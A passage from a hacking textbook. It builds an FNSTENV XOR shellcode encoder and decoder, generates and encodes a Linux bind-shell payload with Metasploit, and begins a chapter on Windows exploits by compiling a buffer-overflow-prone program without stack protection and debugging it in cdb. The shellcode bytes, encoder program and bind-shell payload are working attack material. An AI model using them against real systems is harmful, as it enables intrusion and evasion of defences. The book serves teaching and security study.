As you can see, the 12th byte of the FPU environment record contains the Extended Instruction Pointer (EIP) of the last FPU instruction called. So, in the following example, we will first call an innocuous FPU instruction (FABS), and then call the FNSTENV command to extract the EIP of the FABS command.

Since the **eip** is located 12 bytes inside the returned FPU record, we will write the record 12 bytes before the top of the stack (ESP-0x12), which will place the **eip** value at

the top of our stack. Then we will pop the value off the stack into a register for use during decoding.

```
BT book # cat ./fnstenv.asm
[BITS 32]

global _start

_start:

fabs                          ;1. innocuous FPU instruction
fnstenv [esp-0xc]             ;2. dump FPU environ. record at ESP-12
pop edx                       ;3. pop eip of fabs FPU instruction to edx
add dl, 00                    ;4. offset from fabs -> xor buffer
(placeholder)

short_xor_beg:
    xor ecx,ecx               ;5. clear ecx to use for loop
    mov cl, 0x18              ;6. size of xor'd payload

short_xor_xor:
    xor byte [edx], 0x00      ;7. the byte to xor with (key placeholder)
    inc edx                   ;8. increment EDX to next byte
    loop short_xor_xor        ;9. loop through all of shellcode

shellcode:
; the decoded shellcode goes here.
```

Once we obtain the location of FABS (line 3 preceding), we have to adjust it to point to the beginning of the decoded shellcode. Now let's assemble, link, and dump the opcodes of the decoder.

```
BT book # nasm -f elf fnstenv.asm
BT book # ld -o fnstenv fnstenv.o
BT book # objdump -d ./fnstenv

./fnstenv2:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
 8048080:       d9 e1                   fabs
 8048082:       d9 74 24 f4             fnstenv 0xfffffff4(%esp)
 8048086:       5a                      pop    %edx
 8048087:       80 c2 00                add    $0x0,%dl

0804808a <short_xor_beg>:
 804808a:       31 c9                   xor    %ecx,%ecx
 804808c:       b1 18                   mov    $0x18,%cl

0804808e <short_xor_xor>:
 804808e:       80 32 00                xorb   $0x0,(%edx)
 8048091:       42                      inc    %edx
 8048092:       e2 fa                   loop   804808e <short_xor_xor>
BT book #
```

Our FNSTENV decoder can be represented in binary as follows:

```
char decoder[] =
    "\xd9\xe1\xd9\x74\x24\xf4\x5a\x80\xc2\x00\x31"
    "\xc9\xb1\x18\x80\x32\x00\x42\xe2\xfa";
```

Putting It All Together

We will now put it together and build a FNSTENV encoder and decoder test program.

```
BT book # cat encoder.c
#include <sys/time.h>
#include <stdlib.h>
#include <unistd.h>

int getnumber(int quo) {          //random number generator function
  int seed;
  struct timeval tm;
  gettimeofday( &tm, NULL );
  seed = tm.tv_sec + tm.tv_usec;
  srandom( seed );
  return (random() % quo);
}

void execute(char *data){        //test function to execute encoded shellcode
  printf("Executing...\n");
  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)data;
}

void print_code(char *data) {      //prints out the shellcode
   int i,l = 15;
   for (i = 0; i < strlen(data); ++i) {
     if (l >= 15) {
       if (i)
          printf("\"\n");
          printf("\t\"");
          l = 0;
       }
       ++l;
       printf("\\x%02x", ((unsigned char *)data)[i]);
     }
   printf("\";\n\n");
}

int main() {                     //main function
   char shellcode[] =            //original shellcode
        "\x31\xc0\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62"
        "\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

   int count;
   int number = getnumber(200);  //random number generator
   int badchar = 0;              //used as flag to check for bad chars
   int ldecoder;                 //length of decoder
   int lshellcode = strlen(shellcode);  //store length of shellcode
   char *result;
```

```
   //simple fnstenv xor decoder, NULL are overwritten with length and key.
   char decoder[] = "\xd9\xe1\xd9\x74\x24\xf4\x5a\x80\xc2\x00\x31"
        "\xc9\xb1\x18\x80\x32\x00\x42\xe2\xfa";

   printf("Using the key: %d to xor encode the shellcode\n",number);
   decoder[9] += 0x14;               //length of decoder
   decoder[16] += number;            //key to encode with
   ldecoder = strlen(decoder);       //calculate length of decoder

   printf("\nchar original_shellcode[] =\n");
   print_code(shellcode);

   do {                                 //encode the shellcode
     if(badchar == 1) {                 //if bad char, regenerate key
        number = getnumber(10);
        decoder[16] += number;
        badchar = 0;
     }
     for(count=0; count < lshellcode; count++) {   //loop through shellcode
        shellcode[count] = shellcode[count] ^ number;    //xor encode byte
        if(shellcode[count] == '\0') {  // other bad chars can be listed here
           badchar = 1;                 //set bad char flag, will trigger redo
        }
     }
   } while(badchar == 1);              //repeat if badchar was found

   result = malloc(lshellcode + ldecoder);
   strcpy(result,decoder);             //place decoder in front of buffer
   strcat(result,shellcode);          //place encoded shellcode behind decoder
   printf("\nchar encoded[] =\n");     //print label
   print_code(result);                //print encoded shellcode
   execute(result);                   //execute the encoded shellcode
}
BT book #
```

Now compile it and launch it three times.

```
BT book # gcc  -o encoder encoder.c
BT book # ./encoder
Using the key: 149 to xor encode the shellcode

char original_shellcode[] =
        "\x31\xc0\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89"
        "\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

char encoded[] =
        "\xd9\xe1\xd9\x74\x24\xf4\x5a\x80\xc2\x14\x31\xc9\xb1\x18\x80"
        "\x32\x95\x42\xe2\xfa\xa4\x55\x0c\xc7\xfd\xba\xba\xe6\xfd\xfd"
        "\xba\xf7\xfc\xfb\x1c\x76\xc5\xc6\x1c\x74\x25\x9e\x58\x15";

Executing...
sh-3.1# exit
exit

BT book # ./encoder
Using the key: 104 to xor encode the shellcode
```

```
char original_shellcode[] =
        "\x31\xc0\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89"
        "\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

char encoded[] =
        "\xd9\xe1\xd9\x74\x24\xf4\x5a\x80\xc2\x14\x31\xc9\xb1\x18\x80"
        "\x32\x6f\x42\xe2\xfa\x5e\xaf\xf6\x3d\x07\x40\x40\x1c\x07\x07"
        "\x40\x0d\x06\x01\xe6\x8c\x3f\x3c\xe6\x8e\xdf\x64\xa2\xef";

Executing...
sh-3.1# exit
exit
BT book # ./encoder
Using the key: 96 to xor encode the shellcode

char original_shellcode[] =
        "\x31\xc0\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89"
        "\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

char encoded[] =
        "\xd9\xe1\xd9\x74\x24\xf4\x5a\x80\xc2\x14\x31\xc9\xb1\x18\x80"
        "\x32\x60\x42\xe2\xfa\x51\xa0\xf9\x32\x08\x4f\x4f\x13\x08\x08"
        "\x4f\x02\x09\x0e\xe9\x83\x30\x33\xe9\x81\xd0\x6b\xad\xe0";

Executing...
sh-3.1# exit
exit
BT book #
```

As you can see, the original shellcode is encoded and appended to the decoder. The decoder is overwritten at runtime to replace the NULL bytes with length and key respectively. As expected, each time the program is executed, a new set of encoded shellcode is generated. However, most of the decoder remains the same.

There are ways to add some entropy to the decoder. Portions of the decoder may be done in multiple ways. For example, instead of using the **add** instruction, we could have used the **sub** instruction. Likewise, we could have used any number of FPU instructions instead of FABS. So, we can break down the decoder into smaller interchangeable parts and randomly piece them together to accomplish the same task and obtain some level of change on each execution.

Automating Shellcode Generation with Metasploit

Now that you have learned "long division," let's show you how to use the "calculator." The Metasploit package comes with tools to assist in shellcode generation and encoding.

Generating Shellcode with Metasploit

The **msfpayload** command is supplied with Metasploit and automates the generation of shellcode.

```
allen@IBM-4B5E8287D50 ~/framework
$ ./msfpayload
```

```
   Usage: ./msfpayload <payload> [var=val] <S|C|P|R|X>

Payloads:
  bsd_ia32_bind                     BSD IA32 Bind Shell
  bsd_ia32_bind_stg                 BSD IA32 Staged Bind Shell
  bsd_ia32_exec                     BSD IA32 Execute Command
… truncated for brevity
  linux_ia32_bind                   Linux IA32 Bind Shell
  linux_ia32_bind_stg               Linux IA32 Staged Bind Shell
  linux_ia32_exec                   Linux IA32 Execute Command
… truncated for brevity
  win32_adduser                     Windows Execute net user /ADD
  win32_bind                        Windows Bind Shell
  win32_bind_dllinject              Windows Bind DLL Inject
  win32_bind_meterpreter            Windows Bind Meterpreter DLL Inject
  win32_bind_stg                    Windows Staged Bind Shell
… truncated for brevity
```

Notice the possible output formats:

- S Summary to include options of payload
- C C language format
- P Perl format
- R Raw format, nice for passing into msfencode and other tools
- X Export to executable format (Windows only)

We will choose the linux_ia32_bind payload. To check options, simply supply the type.

```
allen@IBM-4B5E8287D50 ~/framework
$ ./msfpayload linux_ia32_bind
       Name: Linux IA32 Bind Shell
    Version: $Revision: 1638 $
     OS/CPU: linux/x86
Needs Admin: No
 Multistage: No
 Total Size: 84
       Keys: bind
Provided By:
    skape <miller [at] hick.org>
    vlad902 <vlad902 [at] gmail.com>
Available Options:
    Options:    Name      Default    Description
    --------    ------    -------    ---------------------------
    required    LPORT     4444       Listening port for bind shell
Advanced Options:
    Advanced (Msf::Payload::linux_ia32_bind):
    -----------------------------------------
Description:
    Listen for connection and spawn a shell
```

Just to show how, we will change the local port to 3333 and use the C output format.

```
allen@IBM-4B5E8287D50 ~/framework
$ ./msfpayload linux_ia32_bind LPORT=3333 C
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96"
```

```
"\x43\x52\x66\x68\x0d\x05\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56"
"\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1"
"\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0"
"\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53"
"\x89\xe1\xcd\x80";
```

Wow, that was easy!

Encoding Shellcode with Metasploit

The **msfencode** tool is provided by Metasploit and will encode your payload (in raw format).

```
$ ./msfencode -h

  Usage: ./msfencode <options> [var=val]
Options:
         -i <file>      Specify the file that contains the raw shellcode
         -a <arch>      The target CPU architecture for the payload
         -o <os>        The target operating system for the payload
         -t <type>      The output type: perl, c, or raw
         -b <chars>     The characters to avoid: '\x00\xFF'
         -s <size>      Maximum size of the encoded data
         -e <encoder>   Try to use this encoder first
         -n <encoder>   Dump Encoder Information
         -l             List all available encoders
```

Now we can pipe our msfpayload output in (Raw format) into the msfencode tool, provide a list of bad characters, and check for available encoders (-l option).

```
allen@IBM-4B5E8287D50 ~/framework
$ ./msfpayload linux_ia32_bind LPORT=3333 R | ./msfencode -b '\x00' -l

  Encoder Name        Arch        Description
  ================================================================================
…truncated for brevity
  JmpCallAdditive     x86       Jmp/Call XOR Additive Feedback Decoder
…
  PexAlphaNum         x86       Skylined's alphanumeric encoder ported to perl
  PexFnstenvMov       x86       Variable-length fnstenv/mov dword xor encoder
  PexFnstenvSub       x86       Variable-length fnstenv/sub dword xor encoder
…
  ShikataGaNai        x86          You know what I'm saying, baby
…
```

We will select the **PexFnstenvMov** encoder, as we are most familiar with that.

```
allen@IBM-4B5E8287D50 ~/framework
$ ./msfpayload linux_ia32_bind LPORT=3333 R | ./msfencode -b '\x00' -e
PexFnste nvMov -t c
[*] Using Msf::Encoder::PexFnstenvMov with final size of 106 bytes
"\x6a\x15\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xbb\xf0\x41"
"\x88\x83\xeb\xfc\xe2\xf4\x8a\x2b\x12\xcb\xe8\x9a\x43\xe2\xdd\xa8"
"\xd8\x01\x5a\x3d\xc1\x1e\xf8\xa2\x27\xe0\xb6\xf5\x27\xdb\x32\x11"
```

```
"\x2b\xee\xe3\xa0\x10\xde\x32\x11\x8c\x08\x0b\x96\x90\x6b\x76\x70"
"\x13\xda\xed\xb3\xc8\x69\x0b\x96\x8c\x08\x28\x9a\x43\xd1\x0b\xcf"
"\x8c\x08\xf2\x89\xb8\x38\xb0\xa2\x29\xa7\x94\x83\x29\xe0\x94\x92"
"\x28\xe6\x32\x13\x13\xdb\x32\x11\x8c\x08";
```

As you can see, that is much easier than building your own. There is also a web interface to the **msfpayload** and **msfencode** tools. We will leave that for other chapters.

References

Noir use of FNSTENV www.securityfocus.com/archive/82/327100/30/0/threaded
JMP/CALL and FNSTENV decoders www.klake.org/~jt/encoder/#decoders
Good brief on shellcode and encoders www.secdev.org/conf/shellcodes_syscan04.pdf
Metasploit www.metasploit.com/confs/recon2005/recent_shellcode_developments-recon05.pdf

This page intentionally left blank

CHAPTER 11

Basic Windows Exploits

In this chapter, we will show how to build basic Windows exploits.

- Compiling Windows programs
  - Linking with debugging information
- Debugging Windows programs with Windows console debuggers
  - Using symbols
  - Disassembling Windows programs
- Debugging Windows programs with OllyDbg
- Building your first Windows exploit of meet.exe
- Real-world Windows exploit example

Up to this point in the book, we've been using Linux as our platform of choice because it's easy for most people interested in hacking to get hold of a Linux machine for experimentation. Many of the interesting bugs you'll want to exploit, however, are on the more-often-used Windows platform. Luckily, the same bugs can be exploited largely the same way on both Linux and Windows, because they are both driven by the same assembly language underneath the hood. So in this chapter, we'll talk about where to get the tools to build Windows exploits, show you how to use those tools, and recycle one of the Linux examples from Chapter 6 by creating the same exploit on Windows.

Compiling and Debugging Windows Programs

Development tools are not included with Windows, but that doesn't mean you need to spend $1,000 for Visual Studio to experiment with exploit writing. (If you have it already, great—feel free to use it for this chapter.) You can download for free the same compiler and debugger Microsoft bundles with Visual Studio .NET 2003 Professional. In this section, we'll show you how to initially set up your Windows exploit workstation.

Compiling on Windows

The Microsoft C/C++ Optimizing Compiler and Linker are available for free from http://msdn.microsoft.com/vstudio/express/visualc/default.aspx. After a 32MB download and a straightforward install, you'll have a Start menu link to the Visual C++ 2005 Express Edition. Click the shortcut to launch a command prompt with its environment configured for

compiling code. To test it out, let's start with the meet.c example we introduced in Chapter 6 and then exploited in Linux in Chapter 7. Type in the example or copy it from the Linux machine you built it on earlier.

```
C:\grayhat>type hello.c
//hello.c
#include <stdio.h>
main ( ) {
    printf("Hello haxor");
}
```

The Windows compiler is cl.exe. Passing the compiler the name of the source file will generate hello.exe. (Remember from Chapter 6 that compiling is simply the process of turning human-readable source code into machine-readable binary files that can be digested by the computer and executed.)

```
C:\grayhat>cl hello.c
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 14.00.50727.42 for 80x86
Copyright (C) Microsoft Corporation. All rights reserved.
hello.c
Microsoft (R) Incremental Linker Version 8.00.50727.42
Copyright (C) Microsoft Corporation.  All rights reserved.
/out:hello.exe
hello.obj
C:\grayhat>hello.exe
Hello haxor
```

Pretty simple, eh? Let's move on to build the program we'll be exploiting later in the chapter. Create meet.c from Chapter 6 and compile it using cl.exe.

```
C:\grayhat>type meet.c
//meet.c
#include <stdio.h>
greeting(char *temp1, char *temp2) {
        char name[400];
        strcpy(name, temp2);
        printf("Hello %s %s\n", temp1, name);
}
main(int argc, char *argv[]){
        greeting(argv[1], argv[2]);
        printf("Bye %s %s\n", argv[1], argv[2]);
}
C:\grayhat>cl meet.c
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 14.00.50727.42 for 80x86
Copyright (C) Microsoft Corporation. All rights reserved.
meet.c
Microsoft (R) Incremental Linker Version 8.00.50727.42
Copyright (C) Microsoft Corporation.  All rights reserved.
/out:meet.exe
meet.obj
C:\grayhat>meet.exe Mr. Haxor
Hello Mr. Haxor
Bye Mr. Haxor
```

Windows Compiler Options

If you type in **cl.exe /?**, you'll get a huge list of compiler options. Most are not interesting to us at this point. The following table gives the flags you'll be using in this chapter.

Option	Description
/Zi	Produces extra debugging information, useful when using the Windows debugger that we'll demonstrate later.
/Fe	Similar to **gcc**'s **-o** option. The Windows compiler by default names the executable the same as the source with .exe appended. If you want to name it something different, specify this flag followed by the EXE name you'd like.
/GS[-]	The /GS flag is on by default in Microsoft Visual Studio 2005 and provides stack canary protection. To disable it for testing, use the /GS- flag.

Because we're going to be using the debugger next, let's build meet.exe with full debugging information and disable the stack canary functions.

NOTE The /GS switch enables Microsoft's implementation of stack canary protection, which is quite effective in stopping buffer overflow attacks. To learn about existing vulnerabilities in software (before this feature was available), we will disable it with the /GS- flag.

```
C:\grayhat>cl /Zi /GS- meet.c
…output truncated for brevity…
C:\grayhat>meet Mr Haxor
Hello Mr Haxor
Bye Mr Haxor
```

Great, now that you have an executable built with debugging information, it's time to install the debugger and see how debugging on Windows compares with the Unix debugging experience.

NOTE If you use the same compiler flags all the time, you may set the command-line arguments in the environment with a **set** command as follows:
C:\grayhat>set CL=/Zi /GS-

Debugging on Windows with Windows Console Debuggers

In addition to the free compiler, Microsoft also gives away their debugger. You can download it from www.microsoft.com/whdc/devtools/debugging/installx86.mspx. This is a 10MB download that installs the debugger and several helpful debugging utilities.

When the debugger installation wizard prompts you for the location where you'd like the debugger installed, choose a short directory name at the root of your drive.

The examples in this chapter will assume your debugger is installed in c:\debuggers (much easier to type than C:\Program Files\Debugging Tools for Windows).

```
C:\debuggers>dir *.exe
 Volume in drive C is LOCAL DISK
 Volume Serial Number is C819-53ED
 Directory of C:\debuggers
05/18/2004  12:22 PM             5,632 breakin.exe
05/18/2004  12:22 PM            53,760 cdb.exe
05/18/2004  12:22 PM            64,000 dbengprx.exe
04/16/2004  06:18 PM            68,096 dbgrpc.exe
05/18/2004  12:22 PM            13,312 dbgsrv.exe
05/18/2004  12:23 PM             6,656 dumpchk.exe
…output truncated for brevity…
```

CDB vs. NTSD vs. WinDbg

There are actually three debuggers in the preceding list of programs. CDB (Microsoft Console Debugger) and NTSD (Microsoft NT Symbolic Debugger) are both character-based console debuggers that act the same way and respond to the same commands. The single difference is that NTSD launches a new text window when it starts, whereas CDB inherits the command window from which it was invoked. If anyone tells you there are other differences between the two console debuggers, they have almost certainly been using old versions of one or the other.

The third debugger is WinDbg, a Windows debugger with a full GUI. If you are more comfortable using GUI applications than console-based applications, you might prefer to use WinDbg. It, again, responds to the same commands and works the same way under the GUI as CDB and NTSD. The advantage of using WinDbg (or any other graphical debugger) is that you can open multiple windows, each containing different data to monitor during your program's execution. For example, you can open one window with your source code, a second with the accompanying assembly instructions, and a third with your list of breakpoints.

NOTE An older version of ntsd.exe is included with Windows in the system32 directory. Either add to your path the directory where you installed the new debugger earlier than your Windows system32 directory, or use the full path when launching NTSD.

Windows Debugger Commands

If you're already familiar with debugging, the Windows debugger will be a snap to pick up. Here's a table of frequently used debugger commands, specifically geared to leverage the **gdb** experience you've gotten in this book.

Command	gdb Equiv	Description
bp <address>	**b *mem**	Sets a breakpoint at a specific memory address.
bp <function> **bm <function>**	**b <function>**	Sets a breakpoint on a specific function. **bm** is handy to use with wildcards (as shown later).
bl	**info b**	Lists information about existing breakpoints.

bc <ID>	**delete b**	Clears (deletes) a breakpoint or range of breakpoints.
g	**Run**	Go/continue.
r	**info reg**	Displays (or modifies) register contents.
p	**next** or **n**	Step over, executes an entire function or single instruction or source line.
t	**step** or **s**	Step into or execute a single instruction.
k (kb / kP)	**bt**	Displays stack backtrace, optionally also function args.
.frame <#>	**up/down**	Changes the stack context used to interpret commands and local variables. "Move to a different stack frame."
dd <address> (da / db / du)	**x /NT A**	Displays memory. **dd** = dword values, **da** = ASCII characters, **db** = byte values and ASCII, **du** = Unicode.
dt <variable>	**P <variable>**	Displays a variable's content and type information.
dv /V	**p**	Displays local variables (specific to current context).
uf <function> u <address>	**disassemble <function>**	Displays the assembly translation of a function or the assembly at a specific address.
q	**quit**	Exit debugger.

Those commands are enough to get started. You can learn more about the debugger in the debugger.chm HTML help file found in your debugger installation directory. (Use **hh debugger.chm** to open it.) The command reference specifically is under Debugger Reference | Debugger Commands | Commands.

Symbols and the Symbol Server

The final thing you need to understand before we start debugging is the purpose of symbols. Symbols connect function names and arguments to offsets in a compiled executable or DLL. You can debug without symbols, but it is a huge pain. Thankfully, Microsoft provides symbols for their released operating systems. You can download all symbols for your particular OS, but that would require a huge amount of local disk space. A better way to acquire symbols is to use Microsoft's symbol server and to fetch symbols as you need them. Windows debuggers make this easy to do by providing symsrv.dll, which you can use to set up a local cache of symbols and specify the location to get new symbols as you need them. This is done through the environment variable **_NT_SYMBOL_PATH**. You'll need to set this environment variable so the debugger knows where to look for symbols. If you already have all the symbols you need locally, you can simply set the variable to that directory like this:

```
C:\grayhat>set _NT_SYMBOL_PATH=c:\symbols
```

If you (more likely) would like to use the symbol server, the syntax is as follows:

```
C:\grayhat>set _NT_SYMBOL_PATH=symsrv*symsrv.dll*c:\symbols*http://msdl.
microsoft.com/download/symbols
```

Using the preceding syntax, the debugger will first look in c:\symbols for the symbols it needs. If it can't find them there, it will download them from Microsoft's public

symbols server. After it downloads them, it will place the downloaded symbols in c:\symbols, expecting the directory to exist, so they'll be available locally the next time they're needed. Setting up the symbol path to use the symbols server is a common setup, and Microsoft has a shorter version that does exactly the same thing as the previous syntax:

```
C:\grayhat>set _NT_SYMBOL_PATH=srv*c:\symbols*http://msdl.microsoft.com/
download/symbols
```

Now that we have the debugger installed, have learned the core commands, and have set up our symbols path, let's launch the debugger for the first time. We'll debug meet.exe that we built with debugging information (symbols) in the previous section.

Launching the Debugger

In this chapter, we'll use the **cdb** debugger. You're welcome to follow along with the WinDbg GUI debugger if you'd prefer, but you may find the command-line debugger to be an easier quick-start debugger. To launch **cdb**, pass it the executable to run and any command-line arguments.

```
C:\grayhat>md c:\symbols
C:\grayhat>set _NT_SYMBOL_PATH=srv*c:\symbols*http://msdl.microsoft.com/
download/symbols
C:\grayhat>c:\debuggers\cdb.exe meet Mr Haxor
…output truncated for brevity…
(280.f60): Break instruction exception - code 80000003 (first chance)
eax=77fc4c0f ebx=7ffdf000 ecx=00000006 edx=77f51340 esi=00241eb4 edi=00241eb4
eip=77f75554 esp=0012fb38 ebp=0012fc2c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
77f75554 cc               int     3
0:000>
```

As you can see from the output of **cdb**, at every breakpoint it displays the contents of all registers and the assembly that caused the breakpoint. In this case, a stack trace will show us why we are stopped at a breakpoint:

```
0:000> k
ChildEBP RetAddr
0012fb34 77f6462c ntdll!DbgBreakPoint
0012fc90 77f552e9 ntdll!LdrpInitializeProcess+0xda4
0012fd1c 77f75883 ntdll!LdrpInitialize+0x186
00000000 00000000 ntdll!KiUserApcDispatcher+0x7
```

It turns out that the Windows debugger automatically breaks in after initializing the process before execution begins. (You can disable this breakpoint by passing **-g** to **cdb** on the command line.) This is handy because at this initial breakpoint, your program has loaded, and you can set any breakpoints you'd like on your program before execution begins. Let's set a breakpoint on **main**:

```
0:000> bm meet!main
*** WARNING: Unable to verify checksum for meet.exe
  1: 00401060 meet!main
0:000> bl
 1 e 00401060     0001 (0001)  0:*** meet!main
```

(Ignore the checksum warning.) Let's next run execution past the ntdll initialization on to our **main** function.

NOTE During this debug session, the memory addresses shown will likely be different than the memory addresses in your debugging session.

```
0:000> g
Breakpoint 1 hit
eax=00320e60 ebx=7ffdf000 ecx=00320e00 edx=00000003 esi=00000000 edi=00085f38
eip=00401060 esp=0012fee0 ebp=0012ffc0 iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
meet!main:
00401060 55              push    ebp
0:000> k
ChildEBP RetAddr
0012fedc 004013a0 meet!main
0012ffc0 77e7eb69 meet!mainCRTStartup+0x170
0012fff0 00000000 kernel32!BaseProcessStart+0x23
```

(If you saw network traffic or experienced a delay right there, it was probably the debugger downloading kernel32 symbols.) Aha! We hit our breakpoint and, again, the registers are displayed. The command that will next run is **push ebp**, the first assembly instruction in the standard function prolog. Now you may remember that in **gdb**, the actual source line being executed is displayed. The way to enable that in **cdb** is the **l+s** command. However, don't get too accustomed to the source line display because, as a hacker, you'll almost never have the actual source to view. In this case, it's fine to display source lines at the prompt, but you do not want to turn on source mode debugging (**l+t**), because if you were to do that, each "step" through the source would be one source line, not a single assembly instruction. For more information on this topic, search for "Debugging in Source Mode" in the debugger help (debugger.chm). On a related note, the **.lines** command will modify the stack trace to display the line that is currently being executed. You will get lines information whenever you have private symbols for the executable or DLL you are debugging.

```
0:000> .lines
Line number information will be loaded
0:000> k
ChildEBP RetAddr
0012fedc 004013a0 meet!main [c:\grayhat\meet.c @ 8]
0012ffc0 77e7eb69 meet!mainCRTStartup+0x170
[f:\vs70builds\3077\vc\crtbld\crt\src\crt0.c @ 259]
0012fff0 00000000 kernel32!BaseProcessStart+0x23
```

If we continue past this breakpoint, our program will finish executing:

```
0:000> g
Hello Mr Haxor
Bye Mr Haxor
eax=c0000135 ebx=00000000 ecx=00000000 edx=00000000 esi=77f5c2d8 edi=00000000
eip=7ffe0304 esp=0012fda4 ebp=0012fe9c iopl=0         nv up ei pl nz na pe nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
SharedUserData!SystemCallStub+0x4:
7ffe0304 c3              ret
0:000> k
ChildEBP RetAddr
0012fda0 77f5c2e4 SharedUserData!SystemCallStub+0x4
0012fda4 77e75ca4 ntdll!ZwTerminateProcess+0xc
0012fe9c 77e75cc6 kernel32!_ExitProcess+0x57
0012feb0 00403403 kernel32!ExitProcess+0x11
0012fec4 004033b6 meet!__crtExitProcess+0x43
[f:\vs70builds\3077\vc\crtbld\crt\src\crt0dat.c @ 464]
0012fed0 00403270 meet!doexit+0xd6
[f:\vs70builds\3077\vc\crtbld\crt\src\crt0dat.c @ 414]
0012fee4 004013b5 meet!exit+0x10
[f:\vs70builds\3077\vc\crtbld\crt\src\crt0dat.c @ 303]
0012ffc0 77e7eb69 meet!mainCRTStartup+0x185
[f:\vs70builds\3077\vc\crtbld\crt\src\crt0.c @ 267]
0012fff0 00000000 kernel32!BaseProcessStart+0x23
```

As you can see, in addition to the initial breakpoint before the program starts executing, the Windows debugger also breaks in after the program has finished executing, just before the process terminates. You can bypass this breakpoint by passing **cdb** the **-G** flag. Next let's quit out of the debugger and relaunch it (or use the **.restart** command) to explore the data manipulated by the program and to look at the assembly generated by the compiler.

Exploring the Windows Debugger

We'll next explore how to find the data the debugged application is using. First, let's launch the debugger and set breakpoints on **main** and the **greeting** function. In this section, again, the memory addresses shown will likely be different from the memory addresses you see, so be sure to check where a value is coming from in this example output before using it directly yourself.

```
C:\grayhat>c:\debuggers\cdb.exe meet Mr Haxor
...
0:000> bm meet!main
*** WARNING: Unable to verify checksum for meet.exe
  1: 00401060 meet!main
0:000> bm meet!*greet*
  2: 00401020 meet!greeting
0:000> g
Breakpoint 1 hit
...
meet!main:
00401060 55              push    ebp
0:000>
```

From looking at the source, we know that **main** should have been passed the command line used to launch the program via the **argc** command string counter and **argv**, which points to the array of strings. To verify that, we'll use **dv** to list the local variables, and then poke around in memory with **dt** and **db** to find the value of those variables.

```
0:000> dv /V
0012fee4 @ebp+0x08            argc = 3
0012fee8 @ebp+0x0c            argv = 0x00320e00
```

```
0:000> dt argv
Local var @ 0x12fee8 Type char**
0x00320e00
 -> 0x00320e10  "meet"
```

From the **dv** output, we see that **argc** and **argv** are, indeed, local variables with **argc** stored 8 bytes past the local **ebp**, and **argv** stored at **ebp+0xc**. The **dt** command shows the data type of **argv** to be a pointer to a character pointer. The address 0x00320e00 holds that pointer to 0x00320e10 where the data actually lives. Again, these are our values—yours will probably be different.

```
0:000> db 0x00320e10
00320e10  6d 65 65 74 00 4d 72 00-48 61 78 6f 72 00 fd fd  meet.Mr.Haxor...
```

Let's continue on until we hit our second breakpoint at the **greeting** function.

```
0:000> g
Breakpoint 2 hit
...
meet!greeting:
00401020 55              push    ebp
0:000> kP
ChildEBP RetAddr
0012fecc 00401076 meet!greeting(
                        char * temp1 = 0x00320e15 "Mr",
                        char * temp2 = 0x00320e18 "Haxor")
0012fedc 004013a0 meet!main(
                        int argc = 3,
                        char ** argv = 0x00320e00)+0x16
0012ffc0 77e7eb69 meet!mainCRTStartup(void)+0x170
0012fff0 00000000 kernel32!BaseProcessStart+0x23
```

You can see from the stack trace (or the code) that **greeting** is passed the two arguments we passed into the program as **char** *. So you might be wondering, "how is the stack currently laid out?" Let's look at the local variables and map it out.

```
0:000> dv /V
0012fed4 @ebp+0x08           temp1 = 0x00320e15 "Mr"
0012fed8 @ebp+0x0c           temp2 = 0x00320e18 "Haxor"
0012fd3c @ebp-0x190            name = char [400] "???"
```

The variable **name** is 0x190 above **ebp**. Unless you think in hex, you need to convert that to decimal to put together a picture of the stack. You can use calc.exe to compute that or just ask the debugger to show the value 190 in different formats, like this:

```
0:000> .formats 190
Evaluate expression:
  Hex:     00000190
  Decimal: 400
```

So it appears that our variable **name** is 0x190 (400) bytes above **ebp**. Our two arguments are a few bytes after **ebp**. Let's do the math and see exactly how many bytes are between the variables and then reconstruct the entire stack frame. If you're following

along, step past the function prolog where the correct values are popped off the stack before trying to match up the numbers. We'll go through the assembly momentarily. For now, just press P three times to get past the prolog and then display the registers. (**pr** disables and enables the register display along the way.)

```
0:000> pr
meet!greeting+0x1:
00401021 8bec            mov     ebp,esp
0:000> p
meet!greeting+0x3:
00401023 81ec90010000    sub     esp,0x190
0:000> pr
eax=00320e15 ebx=7ffdf000 ecx=00320e18 edx=00320e00 esi=00000000 edi=00085f38
eip=00401029 esp=0012fd3c ebp=0012fecc iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
meet!greeting+0x9:
00401029 8b450c          mov     eax,[ebp+0xc]     ss:0023:0012fed8=00320e18
```

All right, let's build up a picture of the stack, starting from the top of this stack frame (**esp**). At **esp** (0x0012fd3c for us; it might be different for you), we find the function variable **name**, which then goes on for the next 400 (0x190) bytes. Let's see what comes next:

```
0:000> .formats esp+190
Evaluate expression:
  Hex:     0012fecc
```

